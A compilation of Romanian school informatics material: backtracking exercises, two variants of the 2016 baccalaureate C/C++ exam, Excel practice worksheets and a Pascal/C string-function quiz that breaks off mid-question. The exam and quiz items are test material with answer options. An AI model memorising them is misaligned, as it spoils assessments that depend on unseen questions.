6. În câte moduri se poate ordona mulţimea {1,2,..,n} astfel încât fiecare număr divizibil cu 2, şi fiecare număr divizibil cu 3, să aibă rangul divizibil cu 2 şi respectiv 3? Afişaţi toate soluţiile.

7. Pentru întocmirea orarului unei clase de elevi, trebuie să fie programată în fiecare zi, fie o oră de desen din cele două pe săptămână, fie o ora de fizică din cele patru pe săptămână. Afişaţi toate modalităţile de întocmire a orarului.

8. La o petrecere iau parte 7 fete si 8 baieţi. La un anumit dans trebuie să se formeze 4 perechi. În câte moduri se pot forma aceste perechi? Afişaţi toate soluţiile.

9. Un elev are n cărţi de matematică şi altul are m cărţi. În câte moduri pot să schimbe cărţile între ei, o carte în schimbul alteia? Dar dacă schimbă două cărţi în schimbul altora 2? Afişaţi toate soluţiile.

10. Fiind dată o hartă cu n ţări, se cer toate soluţiile de colorare a hărţii, utilizând cel mult 4 culori, astfel încât două ţări cu frontieră comună să fie colorate diferit.

11. Se dau n cuburi numerotate de la 1 la n, de laturi l_i si culori c_i cu care se pot forma turnuri, respectând condiţiile:
    - cuburile din turn au laturile în ordine descrescatoare;
    - cuburi alaturate au culori diferite.

    Folosind k din cele n cuburi, se cere sa se afişeze:
    a. toate turnurile ce se pot forma;
    b. un turn;
    c. un turn de înaltime maximă;

d. toate turnurile de înaltime maximă (fară a genera de 2 ori toate turnurile posibile).

Examenul de bacalaureat național 2016
Proba E. d)
Informatică
Limbajul C/C++

Varianta 9

Filiera teoretică, profilul real, specializările: matematică-informatică
matematică-informatică intensiv informatică
Filiera vocaţională, profilul militar, specializarea matematică-informatică

- **Toate subiectele sunt obligatorii. Se acordă 10 puncte din oficiu.**
- **Timpul de lucru efectiv este de 3 ore.**
- **În rezolvările cerute, identificatorii utilizaţi trebuie să respecte precizările din enunţ (bold), iar în lipsa unor precizări explicite, notaţiile trebuie să corespundă cu semnificaţiile asociate acestora (eventual în formă prescurtată).**
- **În programele cerute, datele de intrare se consideră corecte, validarea acestora nefiind necesară.**

SUBIECTUL I **(30 de puncte)**

Pentru itemul 1, scrieţi pe foaia de examen litera corespunzătoare răspunsului corect.

1. Variabilele **x** şi **y** sunt de tip real. Expresia C/C++ alăturată este echivalentă cu expresia: **(4p.)**

```
!(x>0 && y>0)
```

a. `x<=0 || y<=0`
b. `x<=0 && y<=0`
c. `x>0 || y>0`
d. `!(x>0) && !(y>0)`

2. Se consideră algoritmul alăturat, reprezentat în pseudocod.
S-a notat cu **a%b** restul împărţirii numărului natural **a** la numărul natural nenul **b** şi cu **[c]** partea întreagă a numărului real **c**.

```
citeşte n
   (număr natural nenul)
p←0
pentru i←1,n execută
 m←i
 cât timp m%2=0 execută
  m←[m/2]
 dacă m=1 atunci
  p←i
scrie p
```

a) Scrieţi valoarea afişată în urma executării algoritmului dacă se citeşte numărul **12**. **(6p.)**

b) Scrieţi cel mai mic şi cel mai mare număr care pot fi citite, astfel încât, pentru fiecare dintre acestea, valoarea afişată să fie **16**. **(4p.)**

c) Scrieţi în pseudocod un algoritm echivalent cu cel dat, înlocuind structura **pentru...execută** cu o structură repetitivă cu test final. **(6p.)**

d) Scrieţi programul C/C++ corespunzător algoritmului dat. **(10p.)**

SUBIECTUL al II-lea **(30 de puncte)**

Pentru fiecare dintre itemii 1 şi 2 scrieţi pe foaia de examen litera corespunzătoare răspunsului corect.

1. În declararea alăturată, câmpurile **x** şi **y** ale înregistrării reprezintă numărătorul, respectiv numitorul unei fracţii. Indicaţi o expresie C/C++ care are valoarea **1** dacă şi numai dacă fracţia memorată în variabila **f** are valoarea **1**. **(4p.)**

```
struct fractie {
         int x,y;
       } f;
```

a. `(int x).f==(int y).f`
b. `x.f.fractie==y.f.fractie`
c. `f.x==f.y`
d. `x.y==y.x`

2. Matricea de adiacenţă a unui graf neorientat cu **7** noduri are **10** elemente nenule. Numărul maxim de componente conexe ale grafului este: **(4p.)**

a. 2 **b.** 3 **c.** 4 **d.** 5

Scrieţi pe foaia de examen răspunsul pentru fiecare dintre cerinţele următoare.

3. În secvenţa de instrucțiuni de mai jos variabilele **s1** și **s2** memorează câte un şir cu cel mult **20** de caractere. Scrieţi ce se afişează pe ecran în urma executării secvenţei.

```
strcpy(s1,"bacalaureat");
cout<<strlen(s1);  |  printf("%d",strlen(s1));
strcpy(s2,s1+5); s2[3]='\0';
cout<<s2;  |  printf("%s",s2);
```

(6p.)

4. Într-un graf orientat cu **7** vârfuri, numerotate de la **1** la **7**, pentru oricare două vârfuri ale sale **i** și **j** există arcul **(i,j)** fie dacă **j** este divizor al lui **i** (**i≠j**), fie dacă **i** și **j** au aceeași paritate, iar **i<j**. Enumerați vârfurile pentru care gradul interior este mai mare sau egal cu cel exterior. **(6p.)**

5. Scrieţi un program C/C++ care citeşte de la tastatură numere naturale din intervalul **[3,10²]**, în această ordine: **n** şi **m**, apoi elementele unui tablou bidimensional cu **n** linii şi **m** coloane, iar la final un număr **x**.

Programul afişează pe ecran mesajul **DA**, dacă există cel puțin un element egal cu **x** aflat pe conturul tabloului (format din prima linie, ultima linie, prima coloană și ultima coloană), sau mesajul **NU** în caz contrar.
Exemplu: pentru **n=4**, **m=5**, tabloul alăturat şi **x=12**, se afişează pe ecran mesajul **DA**. **(10p.)**

12	5	12	11	4
3	20	10	20	12
4	5	30	12	6
8	13	7	12	14

SUBIECTUL al III-lea (30 de puncte)

Pentru itemul 1, scrieţi pe foaia de examen litera corespunzătoare răspunsului corect.

1. Subprogramele **f1** şi **f2** sunt definite mai jos.

```
int f1(int n)
{ if(n==0) return 1;
  else return n*f1(n-1);
}
```

```
int f2(int n)
{ if(n!=1) return n*f2(n-1);
  else return 0;
}
```

La apel, pentru parametrul **n=5**, returnează valoarea **120**: **(4p.)**

a. atât **f1**, cât şi **f2** **b.** numai **f1** **c.** numai **f2** **d.** nici **f1**, nici **f2**

Scrieţi pe foaia de examen răspunsul pentru fiecare dintre cerinţele următoare.

2. Utilizând metoda bactracking se generează în ordine lexicografică toate şirurile de **5** litere distincte din mulţimea {**C**, **A**, **R**, **T**, **E**}, astfel încât în fiecare şir litera **T** precede litera **A**. Primele trei soluţii generate sunt, în această ordine: **CERTA**, **CETAR**, **CETRA**. Scrieţi cea de a patra şi cea de a cincea soluţie, în ordinea generării acestora. **(6p.)**

3. Subprogramul **duplicare** are doi parametri:

- **n**, prin care primeşte un număr natural (**n**$\in$ **[1,10^4]**);
- **d**, prin care furnizează numărul obţinut prin duplicarea fiecărei cifre pare a lui **n** sau **-1** dacă acesta nu are nicio cifră pară.

Scrieţi definiţia completă a subprogramului.
Exemplu: dacă **n=2380**, după apel **d=2238800**. **(10p.)**

4. Fişierul **bac.txt** conţine un şir de cel mult **10^6** numere naturale distincte din intervalul **[0,10^9]**. Numerele din şir sunt separate prin câte un spaţiu.
Se cere să se determine cei mai mari doi termeni pari din şir care sunt precedaţi de doar trei termeni impari. Termenii determinați se afișează pe ecran, în ordine strict crescătoare, separați printr-un spațiu, iar dacă în şir nu există doi astfel de termeni, se afişează pe ecran mesajul **Nu exista**.
Pentru determinarea termenilor ceruţi se utilizează un algoritm eficient din punctul de vedere al spațiului de memorie şi al timpului de executare.
Exemplu: dacă fişierul conţine numerele
4 3 5 312 27 30 14 212 11 15 17 400
se afişează pe ecran numerele
30 212
(**4** este precedat de **0** numere impare, **312** este precedat de **2** numere impare, **30**, **14** și **212** sunt precedate de **3** numere impare, iar **400** este precedat de **6** numere impare; dintre numerele **30**, **14** și **212** cele mai mari sunt **30** și **212**).
a) Descrieţi în limbaj natural algoritmul utilizat, justificând eficienţa acestuia. **(4p.)**
b) Scrieţi programul C/C++ corespunzător algoritmului descris. **(6p.)**

Examenul de bacalaureat național 2016
Proba E. d)
Informatică
Limbajul C/C++

Varianta 10

Filiera teoretică, profilul real, specializările: matematică-informatică
matematică-informatică intensiv informatică
Filiera vocaţională, profilul militar, specializarea matematică-informatică

- **Toate subiectele sunt obligatorii. Se acordă 10 puncte din oficiu.**
- **Timpul de lucru efectiv este de 3 ore.**
- **În rezolvările cerute, identificatorii utilizaţi trebuie să respecte precizările din enunţ (bold), iar în lipsa unor precizări explicite, notaţiile trebuie să corespundă cu semnificaţiile asociate acestora (eventual în formă prescurtată).**
- **În programele cerute, datele de intrare se consideră corecte, validarea acestora nefiind necesară.**

SUBIECTUL I **(30 de puncte)**

Pentru itemul 1, scrieţi pe foaia de examen litera corespunzătoare răspunsului corect.

1. Variabila **x** este de tip întreg. Indicaţi o expresie C/C++ care are valoarea **1** dacă şi numai dacă valoarea variabilei **x** are exact trei cifre. **(4p.)**

a. `x%1000==0 || x%100!=0`
b. `x/1000==0 || x/100!=0`
c. `x%1000==0 && x%100!=0`
d. `x/1000==0 && x/100!=0`

2. Se consideră algoritmul alăturat, reprezentat în pseudocod.
S-a notat cu **a%b** restul împărţirii numărului natural **a** la numărul natural nenul **b**.

a) Scrieţi valorile afişate în urma executării algoritmului dacă se citesc, în această ordine, numerele **11**, **30** și **7**. **(6p.)**

b) Scrieţi un set de valori care pot fi citite pentru variabilele **m**, **n** şi **x**, astfel încât, în urma executării algoritmului, să se afişeze două numere egale. **(4p.)**

c) Scrieţi în pseudocod un algoritm echivalent cu cel dat, înlocuind structura **cât timp...execută** cu o structură repetitivă de alt tip. **(6p.)**

d) Scrieţi programul C/C++ corespunzător algoritmului dat. **(10p.)**

```
citeşte m,n,x
    (numere natural nenule, m<n)
p←0
┌cât timp m<n şi p=0 execută
│┌dacă m%x=0 şi n%x=0 atunci
│| p←x
│|altfel
│|┌dacă m%x=0 atunci
│|| n←n-1
│||altfel
│|| m←m+1
│|└■
│└■
└■
scrie m,' ',n
```

SUBIECTUL al II-lea **(30 de puncte)**

Pentru fiecare dintre itemii 1 şi 2 scrieţi pe foaia de examen litera corespunzătoare răspunsului corect.

1. În declararea alăturată, variabila **m** memorează anul fabricaţiei şi marca unei maşini. Indicaţi o expresie C/C++ care are valoarea **1** dacă şi numai dacă maşina a fost fabricată înainte de anul **1950**. **(4p.)**

```
struct masina
       { int an_fabricatie;
         char marca[20];
       } m;
```

a. `m.an_fabricatie<1950`
b. `m.masina.an_fabricatie.m<1950`
c. `m(an_fabricatie)<1950`
d. `masina(an_fabricatie)<1950`

2. Matricea de adiacenţă a unui graf neorientat cu **5** noduri are **6** elemente nenule. Numărul minim de componente conexe ale grafului este: **(4p.)**

a. 1 **b.** 2 **c.** 3 **d.** 5

Scrieţi pe foaia de examen răspunsul pentru fiecare dintre cerinţele următoare.

3. Un arbore cu **8** noduri, numerotate de la **1** la **8**, are drept rădăcină nodul numerotat cu **7** şi muchiile **[1,7]**, **[2,5]**, **[3,5]**, **[3,6]**, **[4,7]**, **[5,7]**, **[5,8]**. Enumeraţi nodurile care sunt descendenţi direcţi („fii”) ai nodului **5**. **(6p.)**

4. În secvenţa de instrucțiuni de mai jos variabilele **s1** și **s2** memorează câte un şir cu cel mult **20** de caractere. Scrieţi ce se afişează pe ecran în urma executării secvenţei.

```
strcpy(s1,"informatica");
cout<<strlen(s1);  |  printf("%d",strlen(s1));
strcpy(s2,"mate");
strcat(s2,strstr(s1,"ma"));
cout<<s2;  |  printf("%s",s2);
```

(6p.)

5. Scrieţi un program C/C++ care citeşte de la tastatură un număr natural, **n** ($n \in [2, 10^2]$), şi construieşte în memorie un tablou bidimensional, cu **n** linii şi **n** coloane, astfel:

- prima coloană conţine, în ordine strict crescătoare, numerele naturale din intervalul **[1**,**n]**;
- toate elementele ultimei linii au valoarea **n**;
- oricare alt element este obţinut prin însumarea celor două elemente vecine cu el, aflate pe coloana anterioară, unul pe aceeaşi linie cu el, iar celălalt pe linia următoare, ca în exemplu.

Programul afişează pe ecran tabloul obţinut, fiecare linie a tabloului pe câte o linie a ecranului, elementele fiecărei linii fiind separate prin câte un spaţiu.

Exemplu: pentru **n=4** pe ecran se afişează:

```
1 3  8 20
2 5 12 23
3 7 11 15
4 4  4  4
```

(10p.)

SUBIECTUL al III-lea **(30 de puncte)**

Pentru itemul 1, scrieţi pe foaia de examen litera corespunzătoare răspunsului corect.

1. Subprogramul **f** este definit alăturat. Indicaţi ce se afişează în urma apelului de mai jos.
f(2016); **(4p.)**

```
void f(int n)
{ if (n!=0)
  { cout<<n;  |  printf("%d",n);
    f(n/10);
  }
}
```

a. 6102 **b.** 2202012016 **c.** 2016201202 **d.** 20162012020

Scrieţi pe foaia de examen răspunsul pentru fiecare dintre cerinţele următoare.

2. Având la dispoziţie cinci tipuri de prăjituri, cu **pere**, cu **mure**, cu **afine**, cu **fragi**, cu **zmeură**, se utilizează metoda backtracking pentru a obţine toate posibilităţile de a forma platouri cu câte trei tipuri de prăjituri diferite, ştiind că în cadrul unui platou nu contează ordinea de aşezare a prăjiturilor şi că prăjiturile cu **mure** nu vor fi plasate pe acelaşi platou cu prăjiturile cu **fragi**. Primele patru soluţii obţinute sunt, în această ordine: (**pere**, **mure**, **afine**), (**pere**, **mure**, **zmeură**), (**pere**, **afine**, **fragi**), (**pere**, **afine**, **zmeură**). Scrieţi cea de a cincea şi cea de a şasea soluţie, în ordinea obţinerii lor. **(6p.)**

3. Subprogramul **cifreImpare** are un singur parametru, **n**, prin care primeşte un număr natural cu toate cifrele nenule (**$n \in [1,10^9]$**). Subprogramul returnează numărul obţinut prin eliminarea tuturor cifrelor impare din **n**, respectiv **-1** dacă nu există astfel de cifre sau dacă toate cifrele lui **n** sunt impare.
Scrieţi definiţia completă a subprogramului.
Exemplu: dacă **n=23541** subprogramul returnează **24**, iar dacă **n=28** subprogramul returnează **-1**. **(10p.)**

4. Fişierul **numere.in** conţine pe prima linie un număr natural **n** (**$n \in [2,10^9]$**), iar pe a doua linie un şir de cel mult **10^9** numere naturale din intervalul **[1,n]**. Numerele din şir sunt ordonate crescător şi sunt separate prin câte un spaţiu.
Se cere să se determine valorile naturale distincte din intervalul **[1,n]** care **NU** se găsesc în şirul menţionat mai sus. Valorile determinate se afişează pe ecran în ordine strict crescătoare, separate prin câte un spaţiu. Dacă nu există astfel de valori, se afişează pe ecran mesajul **Nu exista**.
Pentru determinarea valorilor cerute se utilizează un algoritm eficient din punctul de vedere al memoriei şi al timpului de executare.
Exemplu: dacă fişierul conţine numerele
10
3 4 4 8
se afişează pe ecran valorile
1 2 5 6 7 9 10
a) Descrieţi în limbaj natural algoritmul utilizat, justificând eficienţa acestuia. **(4p.)**
b) Scrieţi programul C/C++ corespunzător algoritmului descris. **(6p.)**

Fisa de lucru 1 Excel

Să creeze urmatoarea foaie de calcul:

Situatia elevilor clasei IX A la sfarsitul anului scolar

Nr. crt.	Numele si prenumele	Media 1	Media 2	Media	Abs1	Abs2	Total abs
1.	Popa I. Mircea	6.70	7.45		13	21	
2.	Baican N. Irina	8.35	9.12		17	18	
3.	Apostolache M. Cristi	6.40	6.87		14	11	
4.	Nanu V. Eli	8.25	8.59		8	6	
5.	Cristea D. Silviu	6.50	7.10		5	14	
6.	Alexandru M. Manuel	7.89	7.56		7	9	
7.	Cristuinea M. Sorin	6.50	5.89		13	5	
8.	Mirea C. Mihaela	8.35	8.96		7	5	

- Datele din coloana Nr. Crt. se vor completa cu ajutorul cursorului de umplere
- Datele din coloana Media se vor calcula astfel: (Media 1 + Media 2)/2
- Datele din coloana Total Abs sunt egale cu Abs1 + Abs2
- Sa se calculeze apoi media generala pe clasa (media datelor din coloana Media) , Numarul total de absente din semestrul 1 (media datelor din coloana Abs1), Numarul total de absente din semestrul 2 (media datelor din coloana Abs2), Media absentelor (media datelor din coloana (Total abs)
- Sa se sorteze alfabetic datele din tabel.
  Timp de lucru 15 minute.

Fisa de lucru 1 Excel

Să creeze urmatoarea foaie de calcul:

Situatia elevilor clasei IX A la sfarsitul anului scolar

Nr. crt.	Numele si prenumele	Media 1	Media 2	Media	Abs1	Abs2	Total abs
6.	Popa I. Mircea	6.70	7.45		13	21	
7.	Baican N. Irina	8.35	9.12		17	18	
8.	Apostolache M. Cristi	6.40	6.87		14	11	
9.	Nanu V. Eli	8.25	8.59		8	6	
10.	Cristea D. Silviu	6.50	7.10		5	14	
6.	Alexandru M. Manuel	7.89	7.56		7	9	
7.	Cristuinea M. Sorin	6.50	5.89		13	5	
8.	Mirea C. Mihaela	8.35	8.96		7	5	

- Datele din coloana Nr. Crt. se vor completa cu ajutorul cursorului de umplere
- Datele din coloana Media se vor calcula astfel: (Media 1 + Media 2)/2
- Datele din coloana Total Abs sunt egale cu Abs1 + Abs2
- Sa se calculeze apoi media generala pe clasa (media datelor din coloana Media) , Numarul total de absente din semestrul 1 (media datelor din coloana Abs1), Numarul total de absente din semestrul 2 (media datelor din coloana Abs2), Media absentelor (media datelor din coloana (Total abs)
- Sa se sorteze alfabetic datele din tabel.
  Timp de lucru 15 minute.

Fisa de lucru 2 Excel

Să creeze urmatoarea foaie de calcul:

Vanzari produse

(mii lei)

Nr. Crt.	Denumire produs	Ian.	Feb.	Mar.	Total
1.	Apa	1000000	2000001	1000000	
2.	Ulei	2500000	2340000	2000000	
3.	Faina	3000000	845000	790000	
4.	Cartofi	2658000	458000	2000000	
5.	Ceapa	897000	190000	999000	
6.	Zahar	1420000	2000000	1500000	
Media vanzarilor					

- Pe ultima linie se va scrie media vanzarilor in lunile respective.
- In coloana total se va calcula totalul vanzarilor Ian + Feb + Martie.
- Sa se faca graficul asociat tabelului considerand ca domeniu tabelul fara ultima linie.
- Timp de lucru 10 minute.

Fisa de lucru 2 Excel

Să creeze urmatoarea foaie de calcul:

Vanzari produse

(mii lei)

Nr. Crt.	Denumire produs	Ian.	Feb.	Mar.	Total
7.	Bere	1000000	2000001	1000000	
8.	Ulei	2500000	2340000	2000000	
9.	Faina	3000000	845000	790000	
10.	Cartofi	2658000	458000	2000000	
11.	Ceapa	897000	190000	999000	
12.	Zahar	1420000	2000000	1500000	
Media vanzarilor					

- Pe ultima linie se va scrie media vanzarilor in lunile respective.
- In coloana total se va calcula totalul vanzarilor Ian + Feb + Martie.
- Sa se faca graficul asociat tabelului considerand ca domeniu tabelul fara ultima linie.
- Timp de lucru 10 minute.

Recapitulare Microsoft Excel 2007

- fisa de lucru -

1. Creați o agendă de lucru nouă. Setați prima foaie de calcul a agendei de lucru astfel: format A4, orientare orizontala, margini: sus 1,00 cm, jos 1,00 cm, stânga 1,50 cm, dreapta 1,00 cm, antet 1,00 cm, subsol 1,00 cm.

2. Denumiti foaia de calcul **Temperaturi martie**.

3. Realizați un antet care să conțină: aliniat la stanga numele dumneavoastra scris inclinat si centrat textul «Temperaturile in martie 2008».

4. Realizați un subsol care să conțină: centrat numarul paginii iar în dreapta data şi ora curentă.

5. Sa se realizeze si sa se completeze un tabel având urmatoarele coloane: **Ziua** (ziua din săptămână), **Data** (în fomatul: de tipul 14 martie 2008) şi **Temperatura medie** (care va fi de tip numeric şi va avea urmatoarele valori: 10, 9, 7, 9, 4, 4, 6, 8, 6, 3, 10, 11, 10, 7, 4, 7, 12, 7, 6, 3, 6, 7, 13, 12, 7, 3, 6, 7, 7, 10, 7).

6. *Elemente de formatare ale tabelului:*
   - *antetul de tabel sa fie aliniat centrat, la mijlocul celulei pe verticala, ingrosat, culoare albastru inchis si pe fond gri;*
   - *datele de tip numeric sa fie aliniate la dreapta si scrise fara zecimale; se va utiliza fontul Calisto MT cu dimensiuna 12, culoare neagra;*
   - *aplicați tabelului un chenar cu stilul liniei groasă de culoare neagra pentru partea exterioară iar pentru partea interioară de culoare albastru deschis, stilul liniei punctata;*

7. Realizati diagrama corespunzatoare seriilor de date din tabel.

8. Elemente de formatare a graficului:
   - Diagrama va fi de tip **linie**;
   - Titlul asociat diagramei va fi “Temperaturile medii ale lunii martie 2008”, eticheta pentru axa x: “Data” si eticheta pentru axa y: “Temperatura”;
   - Legenda graficului va fi pozitionata in partea de jos si va avea culoarea chenarului albastru inchis iar a fundalului gri;
   - Graficul va contine valorile corespunzatoare functiei;
   - Culoarea liniei graficului va fi albastru inchis;
   - Culoarea de fundal a diagramei va fi in gradient de la gri la alb.

9. Într-o nouă foaie de calcul denumita **Situatia vanzarilor** să se realizeze şi să se completeze tabelul următor:

E2 =C2*D2

	A	B	C	D	E
1	**Nr. Crt.**	**Produs**	**Pretul de vanzare**	**Bucati vandute**	**Total**
2	1	Pantaloni	50 lei	25	1.250 lei
3	2	Bluze	42 lei	10	420 lei
4	3	Fuste	50 lei	12	600 lei
5	4	Costum barbati	200 lei	5	1.000 lei
6	5	Costum femei	150 lei	10	1.500 lei
7					
8		Total			**4.770 lei**

10. *Elemente de formatare ale tabelului:*
   - *antetul de tabel sa fie aliniat centrat, la mijlocul celulei pe verticala, pe fond gri;*
   - *datele de tip numeric sa fie aliniate la dreapta si scrise fara zecimale; se va utiliza fontul Arial cu dimensiuna 10, culoare neagra;*
   - *aplicați tabelului un chenar cu stilul liniei groasă de culoare neagra pentru partea exterioară ;*

11. Calculați valorile corespunzătoare totalului pentru fiecare produs în parte dar şi totalul general sub tabel.

12. Realizati diagrama de tip Radială care sa totalul vânzărilor pentru fiecare produs al firmei (se vor utiliza la realizarea diagramei doar coloanele cu numele produsului şi totalul pe produs).

13. Elemente de formatare a graficului:

- *Titlul asociat diagramei va fi "Situatia vanzarilor", şi va fi scris îngroşat ;*
- *Legenda graficului va fi pozitionata sub grafic si va avea culoarea chenarului verde inchis iar a fundalului gri;*
- *Graficul va contine valorile corespunzatoare functiei;*
- *Culoarea de fundal a diagramei va fi in gradient pe diagonala de la bleu la alb.*

14. Intr-o noua foaie de calcul denumita **Cheltuieli** construiți un tabel conform regulilor de mai jos:

- Se scrie titlul foii de calcul pe randul 1 al foii de calcul: **Cheltuieli pe primul trimestru**. Titlul va fi scris in coloanele A1:G1.
- Se creeaza in randul 3 antetul tabelului: pentru coloana B – **Tip cheltuieli**, pentru coloana C – **Ianuarie**, pentru coloana D – **Februarie**, pentru coloana E – **Martie** si pentru coloana F – **Total** şi pentru coloana G – **Media**.
- Se introduc datele in blocul de celule B5:B12. Ele vor fi de tip text in colona B si de tip numeric in retul celulelor.
- Se completeaza automat coloana A cu numarul curent al cheltuielii (o serie liniara de date: 1, 2, ... 8).
- Pe ultima linie a tabelului se calculează toatul lunar iar in coloanele Total şi Medie se calulează valorile corespunzătoare.

15. Elemente de formatare ale tabelului:

- *antetul de tabel sa fie aliniat centrat, la mijlocul celulei pe verticala, pe fond gri;*
- *datele de tip numeric sa fie aliniate la dreapta si scrise fara zecimale; se va utiliza fontul Arial cu dimensiuna 12, culoare neagra;*
- *valorile calculate vor fi scrise îngroşat cu culoarea roşie;*
- *aplicați tabelului un chenar cu stilul liniei groasă de culoare neagra pentru partea exterioară;*

16. Realizati diagrama de tip **Coloane**. Care sa reprezinte cheltuielile pe primul trimestru pentru fiecare utilitate în parte (fara totaluri si medie).

17. Elemente de formatare a graficului:

- Titlul asociat diagramei va fi "Cheltuieli de întreținere pe primul trimestru", si va fi scris ingrosat;
- Legenda graficului va fi pozitionata in stanga graficului;
- Graficul va contine valorile corespunzatoar;
- Culoarea de fundal a diagramei va fi in gradient de la albastru la alb.

1. Care dintre următoarele instrucțiuni sunt corecte sintactic? Variabilele care intervin sunt de tip *string / char **.

```
a) pos('a',s):=2;
b) c:=delete(s,2,2);
c) writeln(length('ana'));
d) insert('red',s,4);
```

```
a) p=strchr('a',b);
b) k = strchr(s,x)-s;
c) cout<<strlen("ana");
d) k = strcat("ma","ma");
```

2. Se consideră variabila *s* de tip *string / char **. Care dintre următoarele secvențe afișează valoarea variabilei *s* din care lipsesc primul și ultimul caracter? Variabila *i* aparține unui tip întreg.

```
a) delete(s,1,1);
   delete(s,length(s),1);
   writeln(s);

b) for i:=2 to length(s)-1 do
      write(s[i]);

c) n:=length(s);
   delete(s,1,1);
   delete(s,n,1);
   writeln(s);
d)
  write(copy(s,2,length(s)));
```

```
a) strcpy(s,s+1);
   strcpy(s+strlen(s)-1,
          s+strlen(s));
   cout<<s<<endl;

b) for(i=1; i<strlen(s)-1; i++)
     cout<<s[i];

c)
strcpy(s,strchr(s,s[strlen(s)-1])+1);
strcpy(s,s+1);
cout<<s;

d) for(i=0; i<strlen(s)-2; i++)
     cout<<s[i];
```

3. Ce se va afișa în urma executării următoarei secvențe de instrucțiuni?

```
s:='Primavara';
for i:=1 to 3 do
          delete(s,2,1);
writeln(s);
```

```
a = "Primavara";
for (int i=1;i<=3;i++)
 strcpy(a+1,a+2);
cout<<a;
```

a) Pavara; b) ara; c) rim; d) Para.

4. Ce se va afişa în urma executării următoarei secvenţe de instrucţiuni?

```
x:='Mama'; y:='Macara';
if x>y then write(x)
else if x<y then write(y)
     else writeln('Incorect');
```

```
x = "Mama"; y = "Macara";
if (strcmp(x,y)>0) cout<<x;
else
if (strcmp(x,y)==0)
   cout<<"Incorect";
else cout<<y;
```

a) Macara b) Mama c) MamaIncorect d) Incorect

5. Care dintre următoarele expresii sunt corecte? Toate variabilele care intervin sunt de tip *string / char* *.

```
a) a := b+'c';
b) a := pos(a,b);
c) a := a+b;
d) s := insert('red',s,2);
```

```
a) strcat(x,"abi");
b) x = strcmp(x,y);
c) strcat(strcpy(x,x+1),"abi");
d) x = strstr(x,y)-x;
```

6. Ce se va afişa la finalul executării următoarei secvenţe de instrucţiuni ? Toate variabilele care intervin sunt de tip *string / char* *.

```
a :='albacazapada' ;
x :=upcase(a[1]) + a[1] +
    a[length(a)];
writeln(x);
```

```
x = "albacazapada";
x[0]=x[0]-32;
p=strchr(x,'a');
cout<<x[0]<<p[0]<<x[strlen(x)-1];
```

a) aaa; b) AaA; c) Aaa; d) AAA.

7. Considerând că variabila *x* este de tip *string* în varianta Pascal, ce valoare va avea variabila şir de caractere *s* după execuţia următoarelor instrucţiuni ? Variabila *i* aparţine unui tip întreg.

```
s:='MacarA';
x:='';
for i:=1 to 6 do
              x:=s[i]+x;
s:=x;
```

```
s = "MacarA";
 for (i=0;i<strlen(s)/2;i++){
  char x= s[i];
  s[i]= s[strlen(s)-i-1];
  s[strlen(s)-i-1] = x;}
```

a) MMMMMM; b) Macara; c) AAAAAA; d) AracaM.

8. Considerând că variabila *x* este de tip *string / char* *, care dintre următoarele variante verifică, în mod corect, dacă primul caracter al său este o minusculă ?

```
a)
 if (x[1]>='a')OR(x[1]<='z') then
    write('Corect');
b)
if (x[1]>=a)AND(x[1]<=z) then
    write('Corect');
```

```
a)
  if (x[0]<'z')
        cout<<"Corect";
b)
  if (x[0]<'z'|| x[0]>'a')
        cout<<"Corect";
```

c)
```
if upcase(x[1])=x[1] then
   write('Corect');
```
d)
```
if (ord(x[1])>=97)AND
   (ord(x[1])<=122) then
              write('Corect');
```

c)
```
if (!(x[0]>122&&x[0]<97))
        cout<<"Corect";
```
d)
```
if (!(x[0]<'a')&&(x[0]<=122))
        cout<<"Corect";
```

9. Ce se va afişa pe ecran în urma rulării următorului program?

```
var
 a:array[1..3] of string[6];
begin
  a[1]:='vector';
  a[2]:='de';
  a[3]:='siruri';
  write(a[2],' ');
  write(a[2][1],' ');
  write(a[3][4],' ');
  write(a[1][2]);
end.
```

```
#include<iostream.h>
#include<string.h>
char a[3][10];
void main() {
  strcpy(a[0],"vector");
  strcpy(a[1],"de");
  strcpy(a[2],"siruri");
  cout<<a[1]<<' ';
  cout<<a[1][0]<<' ';
  cout<<a[2][3]<<' ';
  cout<<a[0][1]; }
```

a) de d r e b) de e r d c) e e r d d) de d u e

10. Ce se va afişa pe ecran în urma rulării următorului program?

```
var a,b,c:string;
    i:byte;
begin
  a:='mama'; b:='cana';
  c:='casa';
  i:=pos('a',a);
  while i<>0 do begin
   delete(a,i,1);
   delete(c,i,1);
   i:=pos('a',a);
  end;
  insert(a,b,2);
  writeln(a,' ',b,' ',c)
end.
```

```
#include<iostream.h>
#include<string.h>
char *a,*b,*c,k[256]; int i;
void main(){
 a="mama"; b="cana"; c="casa";
 int i=strchr(a,'a')-a;
 while (i>0) {
  strcpy(a+i,a+i+1);
  strcpy(c+i,c+i+1);
  i=strchr(a,'a')-a; }
  strncpy(k,b,1);
  strcat(k,a);
  strcat(k,b+1);
  cout<<a<<' '<<k<<' '<<c<<endl;
}
```

a)
mcanam cana casa

b)
mm cmmana cs

c)
mm cn cs

d)
mm cana cs

11. Considerăm următoarele declaraţii:

```
a)var a:array [1..9,1..9]of char;
b)var a:char[9];
c)var a:array [0..9] of word;
d)var a:string[20];
```

```
a) char a[9][9];
b) char a;
c) unsigned int a[10];
d) char* a;
```

Care dintre acestea reprezintă declaraţia corectă a unei variabile care poate avea valoarea 'dimineata' în Pascal, respectiv "dimineata" pentru C/C++?

12. Considerăm următoarele declarații:

```
var x,y,z:string[200];
```

```
char* z;
char x[200],y[200];
```

Identificați expresiile corecte sintactic din lista următoare:

```
a) x := '12' + 'zile';
b) z := y + x;
c) y := y + str(13, x);
d) x := dec(z);
e) x := copy('12Azile',4,2);
f) x := insert('dimineata',y,3);
```

```
a) z = z++;
b) strcat(x,y);
c) z = (x!=y && y!=z);
d) x = "12Azile";
e) z = strchr("exercitii",' ');
f) z = strcpy('A',"BBB");
```

13. Considerăm următoarea secvență de program, în care *x* și *y* sunt variabile din tipul șir de caractere. Ce se va afișa în urma execuției lor ?

```
x:='dimineata';
y:='min' + x[length(x)];
writeln(pos(y,x));
```

```
x="dimineata"; y="min";
strcat(y,x+strlen(x)-1);
p=strstr(y,x);
cout<<(p!=NULL) ? (p-y) : 0;
```

a) 0 b) 3 c) ta d) dieta

14. Considerăm următoarele declarații:

```
var a:string[200]; i:byte;
```

```
char a[200]; unsigned int i;
```

Se știe că șirul de caractere *a* conține numai caractere distincte, excepție făcând ultimele două care sunt identice. Identificați care dintre secvențele următoare de instrucțiuni este echivalentă cu funcția *length() / strlen()* ?

```
a) i:=1;
   while a[i]<>a[i+1] do inc(i);
   writeln(i+1);
b) i:=0;
